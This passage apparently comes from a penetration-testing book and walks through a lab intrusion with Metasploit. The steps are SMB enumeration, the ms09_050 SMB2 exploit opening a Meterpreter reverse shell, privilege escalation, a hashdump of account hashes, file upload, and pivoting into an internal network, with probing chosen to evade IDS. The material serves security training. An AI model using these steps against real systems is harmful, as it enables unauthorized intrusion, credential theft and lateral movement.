   auxiliary/server/capture/smb
on Capture: SMB
   auxiliary/server/http_ntlmrelay
MS Credential Relayer
   auxiliary/spoof/nbns/nbns_response
 Service Spoofer
   exploit/linux/samba/chain_reply                              2010-06-16
```

3. To use the module, run the command:

   `use auxiliary/scanner/smb/smb_enumshares`

   This will put you into the module. The following way in which we have used this module is the normal way of using all the modules. The configurations for the different modules may be different, however the operation of getting into a module and configuring are the same.

   The `use` command is the way to access any module. If you want to back out of the module, you type the `back` command with no option or target information.

4. By running the command,

   `info auxiliary/scanner/smb/smb_enumshares`

We can see information and help information about the module without actually entering the module.

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(accepted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS                           yes       The target address range or CIDR identifier
   SMBDomain       WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser                          no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share = C$
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads
   USE_SRVSVC_ONLY  false           yes       List shares only with SRVSVC

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.202.3
RHOSTS => 192.168.202.3
msf auxiliary(smb_enumshares) > set SMBDomain LAB1
SMBDomain => LAB1
msf auxiliary(smb_enumshares) > set SMBUser Guest
SMBUser => Guest
msf auxiliary(smb_enumshares) > show options
```

5. After entering the module type,

   `show options`

   It will show you the usable parameters for the module. With this module, we will need to set the hosts to probe the domain name and the user account. By running this module with the SMBUser account as blank, you can check to see if the `Everyone` group has any permissions. Setting it to `Guest` will check whether the Guest account is enabled; however, it will also check the Everyone group.

   Notice that we have a parameter, RHOSTS; this is the parameter to set the host you are going to probe. This is a scanner module, so the parameter is plural and will accept a network range or a single host.

6. We set the configuration by typing

   `set RHOSTS 192.168.202.3`

   `set SMBDomain LAB1`

   `set SMBUser Guest`

   `show options`

   The `show options` command will pull up the configuration again so you can check it before running the scan.

Interpreting the scan and building on the result

Below, we see the results of the scanner run by typing

```
exploit
```

We see that the scan failed but it did give us valuable information. First, by the scan failing, we now know that there are no shares open to the Everyone group. By the response, we can tell that the service is active but is refusing to allow a connection. Second, we can see that, in fact, the Guest account is disabled. One could say that this has led nowhere, but from this we have determined that the service is active and accepting connections from our IP address, which is important information for our next move.


```
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   LogSpider        3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(accepted: 0, 1, 2, 3)
   MaxDepth         999              yes       Max number of subdirectories to spider
   RHOSTS           192.168.202.3    yes       The target address range or CIDR identifier
   SMBDomain        LAB1             no        The Windows domain to use for authentication
   SMBPass                           no        The password for the specified username
   SMBUser          Guest            no        The username to authenticate as
   ShowFiles        false            yes       Show detailed information when spidering
   SpiderProfiles   true             no        Spider only user profiles when share = C$
   SpiderShares     false            no        Spider shares recursively
   THREADS          1                yes       The number of concurrent threads
   USE_SRVSVC_ONLY  false            yes       List shares only with SRVSVC

msf auxiliary(smb_enumshares) > exploit

[-] 192.168.202.3:139 - Login Failed: The SMB server did not reply to our request
[-] 192.168.202.3:445 - Login Failed: The server responded with error: STATUS_ACCOUNT_DISABLED (Command=11
 WordCount=0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

The SMB service uses RPC pipes to transfer information and the RPC service is known for leaking system information sometimes; so, let's look at what we've got. To do this, we will use DCERPC Pipe Auditor module.

```
use auxiliary/scanner/smb/pipe_dcerpc_auditor
show options
```

We can see the module configuration in the following screenshot. We can use the arrow keys to arrow up to the configurations from the earlier module and set the SMBDomain and RHOSTS settings.

```
set SMBDomain LAB1
set RHOSTS 192.168.202.3
show options
exploit
```



It seems our SMB service is well locked down. We'll see about that in a minute.

Exploiting poor patch management

Looking over the earlier scans completed, we can tell that the machine hasn't been patched in a while. Also, from our network footprinting, we know that this is a Windows 2008 server, so this rules out using exploits earlier than 2008. We can also tell from our probes that weak links in the configuration of the server are present. We need an exploit that will work around these roadblocks.

Picking the right exploit is a matter of experience and trial and error. Not all work and some take more than one try to exploit a system. Don't give up if at first you don't succeed. The average Windows installation has several exploitable vulnerabilities.

We have picked the `exploit/windows/smb/ms09_050_smb2_negotiate_func_index`. This exploit attacks the SMB request validation function with an out of bounds call and establishes a **Meterpreter** session. The Meterpreter is a Metasploit shell that works with remote connections and has a lot of tools to use to gain elevated privilege, gather hashes, and system information. Once at the prompt, type `help` to see these commands:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.202.3    yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.202.129:4444
[*] Connecting to the target (192.168.202.3:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 192.168.202.3
[*] Meterpreter session 1 opened (192.168.202.129:4444 -> 192.168.202.3:49273) at 2015-05-09 15:26:58 -040
0

meterpreter >
```

Congratulations! You have opened a session on the target machine. Now things get interesting. Since you have a session open on the target machine, you can find out the details that can only be found from inside the machine:

1. First we need to elevate our access by typing `getsystem`. We see that we got a positive result, so we now have SYSTEM access to this server. To get further information, type `sysinfo` to find out about the specific build of Windows Server OS and the general architecture of the hardware. In this case, the OS is a 32-bit version, which is becoming more and more unusual. The x86 designation tells you that. Now, just for fun, type in `ipconfig` to find out how many network cards are present on the machine and to which subnets they are defined.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > sysinfo
Computer        : BO-SRV2
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > shell
Process 3164 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8db8:e51a:b0bf:6bf7%11
   IPv4 Address. . . . . . . . . . . : 10.100.0.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.100.0.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::195a:3d7a:5793:feb1%10
   IPv4 Address. . . . . . . . . . . : 192.168.202.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.202.1
```

2. Next, we type `hashdump`, and now we have the hashes of all the local accounts. Note the 500 after the name Administrator; this is the User Identifier (UID). The Administrator UID is always 500 on a Windows machine. If the Administrator's account name has been changed, you can still see which account the local administrator is by this number. If we copy and paste these accounts and hashes into a text file and then import it into the **Johnny Cracking Tool,** we will soon have the passwords.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_BO-SRV2:1001:aad3b435b51404eeaad3b435b51404ee:24a78db36bbbabadd6bb0af1c07ba654:::
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.
```


3. Next, let's upload a file. Now this could be a virus, a trojan, or any sort of file at all. You can now upload anything, including more tools for exploitation. Since you now own it, you can upload and install anything you like. Here, as part of the testing procedure, we're going to upload a text file called `youvebeenpwned.txt` into the `C:\Windows\System32\` directory. In testing, we used this sort of benign file as evidence that we have been there and had the ability to upload files to an area to which only users with administrative privileges can write files.

```
meterpreter > upload /root/youvebeenpwned.txt c:\windows\system32\
[*] uploading  : /root/youvebeenpwned.txt -> c:windowssystem32\
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload /root/youvebeenpwned.txt c:/windows/system32/
[*] uploading  : /root/youvebeenpwned.txt -> c:/windows/system32/
[*] uploaded   : /root/youvebeenpwned.txt -> c:/windows/system32/\youvebeenpwned.txt
```

Hacker Tip

The first time we tried to upload the file it failed. In the destination, we typed it as `c:\windows\system32`; we used backslashes, and as you can see in the output, the slashes were omitted and all the text was run together. The Meterpreter is a Linux command line, so you must use the forward slash `/`. The second attempt used forward slashes, so the file was successfully uploaded to the system.

On the Windows machine, we can now see the file in the `Systems32` directory. This will work for evidence that the server is vulnerable to attack.



Wasn't that easy?

Finding out whether anyone is home

Moving along, we need to look and see if we have anyone logged in at the moment. It would be counter-productive to just make a lot of noise or call out, "Is there anybody in?" In a real hack, the attacker will wait until there isn't anyone in. We can see below that we have one user logged in with an active desktop.

Some exploits in Metasploit will open a desktop during the exploit; if this is the case, you will see the exploits session number under the **Session** table. All zeros also tells us that the active desktop is actually a user on the machine.

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station         Name
    -------  -------         ----
    0        WinSta0         Default
    0        WinSta0         Disconnect
    0        WinSta0         Winlogon
    0        __X78B95_89_IW  __A8D9S1_42_ID

meterpreter >
```

So far, during this session, we have escalated our privileges, uploaded a file, and checked to see if anyone is watching. What we need now is a shell to run the file we uploaded (if it had been something nasty and we were a real attacker).

To create a command shell on the owned Windows machine, type `shell`. You now have a shell on the remote machine. Note: in the example below, the Linux `ls` command to list the current directory contents doesn't work because you are now in Windows.

```
meterpreter > shell
Process 2840 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1A57-91D4

 Directory of C:\

09/18/2006  05:43 PM                24 autoexec.bat
09/18/2006  05:43 PM                10 config.sys
05/03/2015  04:57 PM    <DIR>          files
05/03/2015  04:49 PM    <DIR>          inetpub
01/19/2008  05:40 AM    <DIR>          PerfLogs
05/03/2015  04:30 PM    <DIR>          Program Files
05/03/2015  11:39 PM    <DIR>          Users
05/03/2015  04:49 PM    <DIR>          Windows
```

Using the pivot

Sometimes we need to jump from one network to another, sometimes because of network segregation or perhaps to jump past a firewall. This is called a **Pivot**. Pivots are different between operating systems, and so the Metasploit modules you need to use might be different. Here, we will pivot from a Windows machine. On a segregated network, the machine we need to attack is the machine that has an interface on both networks. Sometimes this can be found in your network probes, from the leaked system information gleaned from RPC or SNMP probes. Also, sometimes machine names will give away this information. If there is a machine named **JumpBox**, that is the one you want.

Hacker Tip

Whenever possible, remove details such as naming your machines `Jumpbox-2`, `Mail-1`, `HTTP-2003`, and other such transparent names. A good naming convention that your administrators know well can help you make a cracker's life more difficult.

Below, we see the layout of our attack. Even if you are not a "visual person," you have to consider that the methodology you use to test a network should be welldocumented for your presentation to the client or to present in court. It will also help you later, when you have tested 200 networks and you are asked to go back and check one for its quarterly checkup. The sketch doesn't have to be anything fancy, but it does give you a lot of information just by looking at it.

The following drawing is done with Solidworks DraftSight, which is a program similar to AutoCAD. CAD may not be the best choice for you if you do not have an engineering background. If you want a nice simple diagram-creation application that is available for Linux distros, you can get Dia in a few seconds. It is not installed on the default Kali instance. To get your copy, type:


```
apt-get -y install dia
```

It is simple and easy to use.

Mapping the network to pivot

We are coming in from the **10.100.0.0/24** network. You can also use this for firewall egress. If the address for **BO-SRV2** was a public address, this would work just as well, and even if it was protected by a firewall NAT would still allow the exploit and the pivot. The firewall will handle the translation and you will be on the **10.100.0.0/24** network.


The following diagram shows the transversal of the firewall. You can see by comparing the two diagrams that the exploit path is basically the same and you are just passing through another device. The actual attack is still on **BO-SRV2**.



Creating the attack path

The following diagram of the actual attack path we will use for this demo. We are already on the **10.100.0.0/24** network and ready to pivot to **192.168.202.0/24**.

Once we have exploited **BO-SRV2**, we can then use its interface on the **192.168.202.0/24** network to exploit hosts on that network. Some tools like `db_nmap` do not work through this type of pivot. The command `db_nmap` is calling an outside program, `nmap`, to do the work, and the output of this outside application is imported in the data base. Nmap isn't a Metasploit module. The pivot we are using only allows Metasploit modules to run through this pivot. No worries. Metasploit comes with a lot of its own discovery tools that will work just fine through this pivot.



One way you could look at this method is that it builds on the information we got from the original exploit of the **BO-SVR2** machine. With this being the case, we could have dropped a back-door on that server so we could come back at any time to further exploit the network. Don't worry! We will cover that in a later chapter. We are going to use the same exploit we used last time to exploit **BO-SRV2**, but this time the attack is coming from the **10.100.0.0/24** network. We can see in the following screenshot that we have exploited the machine and now have a Meterpreter shell:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 10.100.0.196:4444
[*] Connecting to the target (10.100.0.189:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 10.100.0.189
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.189:49175) at 2015-05-16 11:22:37 -0400

meterpreter >
```

Grabbing system on the target

Next, we make sure that we have SYSTEM access and check the system's information. After that, we go into a shell on the machine:

```
getsystem
sysinfo
shell
```

After that, you get your shell run:

```
ipconfig
```

We can now see the network information for both interfaces and networks. We know the maximum sizes of the networks (`255.255.255.0`, and the gateway addresses of both networks. We now know what the IP addresses of the routers are (`10.100.0.1` and `192.168.202.1`) and might assume that these are also firewalls. Now we know what is around the corner.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > sysinfo
Computer        : BO-SRV2
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > shell
Process 3164 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8db8:e51a:b0bf:6bf7%11
   IPv4 Address. . . . . . . . . . . : 10.100.0.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.100.0.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::195a:3d7a:5793:feb1%10
   IPv4 Address. . . . . . . . . . . : 192.168.202.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.202.1
```

Once you have copied this information to your notes, you now need to get out of the Windows shell. The logical move right now is to type:

```
exit
```

This will put you back to the Meterpreter prompt. We now need to get out of this shell to set up our route to the new network. To back out of this shell and not close the connection, type:

```
background
```

Hacker Tip

If you forget and type `exit` at this point, you will close the Meterpreter shell, but it will also close the exploit session. We want to keep the session going.

To check on the session, type:

```
sessions -l
```

This will list the running sessions. You will see the **Session ID Number**, and you will need this when setting up the route later. Here, the `ID` is `1`.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -l

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BO-SRV2  10.100.0.196:4444 -> 10.100.0.189:49175 (10.
00.0.189)

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Session ID Number

Setting Up the route

Next, we need to set up a route to the network. Metaploit has its own built-in routing functions. The `route` command works much like the route command in Linux but the routes you establish within Metasploit only work within Metasploit.

To set up the route, type:

```
route add 192.168.202.0 255.255.255.0 1
```

This adds the route to the `192.168.202.0` network with a netmask of `255.255.255.0`, and the 1 at the end routes this traffic through session 1. Note that when we type just `route`, the command fails and gives the help information. To be sure your route is set up, type:

```
route print
```

This will print out the routing information within Metasploit. As we can see, we have a route using `Session 1` as the gateway.

```
C:\Windows\system32>exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms09_050_smb2_negotiate_func_index) > route add 192.168.202.0 255.255.255.0 1
[*] Route added
msf exploit(ms09_050_smb2_negotiate_func_index) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf exploit(ms09_050_smb2_negotiate_func_index) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.202.0      255.255.255.0      Session 1

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Exploring the inner network

We still need to find some machines on the **192.168.202.0/24** network. Yes, we know where the router is but we should still look around for some low hanging fruit. Firewalls and routers are normally well-hardened and sometimes set off alerts when they are poked at too much. One poke to test for a default router password should be enough, and then move on to lower-hanging fruit.

We know that this network most likely has Windows servers on it. This being a back-end network, these are most likely internal servers - the ones where all the really juicy data is at. We have found that BO-SRV2 is using SMB/NetBIOS. It is likely that all of the servers in the internal network are using SMB over NetBIOS as well. NetBIOS just loves to hand out network and systems information, so we will probe the NetBIOS service and see what we can find.

We will use the module `auxiliary/scanner/discovery/udp_probe`. We are using the UDP probe because we know NetBIOS will respond and return information. Also, IDS systems are less likely to pick up UDP than they are to notice unexpected TCP traffic. When working properly, NetBIOS messages make a lot of noise on a network, so much noise that the IDS system will squelch this noise and ignore that traffic entirely. Our inquisitive little probe may go completely unnoticed.

Hacker Tip

Metasploit also comes with a `udp_sweep` module. This one doesn't work well over a pivot, so be sure to use the probe not the sweep.

```
msf auxiliary(udp_probe) > set RHOSTS 192.168.202.0/24
RHOSTS => 192.168.202.0/24
msf auxiliary(udp_probe) > set LHOST 10.100.0.196
LHOST => 10.100.0.196
msf auxiliary(udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

   Name     Current Setting   Required  Description
   ----     ---------------   --------  -----------
   CHOST                      no        The local client address
   RHOSTS   192.168.202.0/24  yes       The target address range or CIDR identifier
   THREADS  1                 yes       The number of concurrent threads

msf auxiliary(udp_probe) > run

[*] Discovered Portmap on 192.168.202.1:111 (100000 v4 TCP(111), 100000 v3 TCP(111), 100000 v2 TCP(111),
100000 v4 UDP(111), 100000 v3 UDP(111), 100000 v2 UDP(111), 100024 v1 UDP(58566), 100024 v1 TCP(44826))
[*] Discovered DNS on 192.168.202.2:53 (Microsoft DNS)
[*] Discovered NTP on 192.168.202.2:123 (1c0104fa00000000000a065f4c4f434cd904e97fce6ca397c54f234b71b152f
d904eca381e16001d904eca381e16001)
[*] Discovered NetBIOS on 192.168.202.2:137 (BO-DC1:<00>:U :LAB1:<00>:G :LAB1:<1c>:G :BO-DC1:<20>:U :LAB
:<1b>:U :00:0c:29:87:6d:55)
[*] Discovered Portmap on 192.168.202.3:111 (100000 v2 UDP(111), 100000 v3 UDP(111), 100000 v4 UDP(111),
100000 v2 TCP(111), 100000 v3 TCP(111), 100000 v4 TCP(111), 100005 v1 TCP(1048), 100005 v2 TCP(1048), 10
005 v3 TCP(1048), 100005 v1 UDP(1048), 100005 v2 UDP(1048), 100005 v3 UDP(1048), 100021 v1 TCP(1047), 10
021 v2 TCP(1047), 100021 v3 TCP(1047), 100021 v4 TCP(1047), 100021 v1 UDP(1047), 100021 v2 UDP(1047), 10
021 v3 UDP(1047), 100021 v4 UDP(1047), 100024 v1 TCP(1039), 100024 v1 UDP(1039), 100003 v2 TCP(2049), 10
003 v3 TCP(2049), 100003 v2 UDP(2049), 100003 v3 UDP(2049))
[*] Discovered NetBIOS on 192.168.202.3:137 (BO-SRV2:<00>:U :LAB1:<00>:G :BO-SRV2:<20>:U :00:0c:29:25:79
94)
[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
```

Above, we have set our `RHOSTS` network to `192.168.202.0/24` and set the `LHOST` to our local address, `10.100.0.196`. We then type `run` we get our results. From the return strings we can see that we show two servers and the gateway router on the network. One of these servers is the one we are on and we can see the internal address of `192.168.202.3`. We also see a new server **BO-DC1** with an address of `192.168.202.2`. We can also see that both are members of the LAB1 domain. Hmmm. A server named DC1. You don't think this could be the domain controller do you?

We know the `exploit exploit/windows/smb/ms09_050_smb2_negotiate_func_index` worked on the first server, so will most likely this work on **BO-DC1**. Systems are patched in groups so a vulnerability will most likely work on other machines.

Let's pwn us a domain controller!

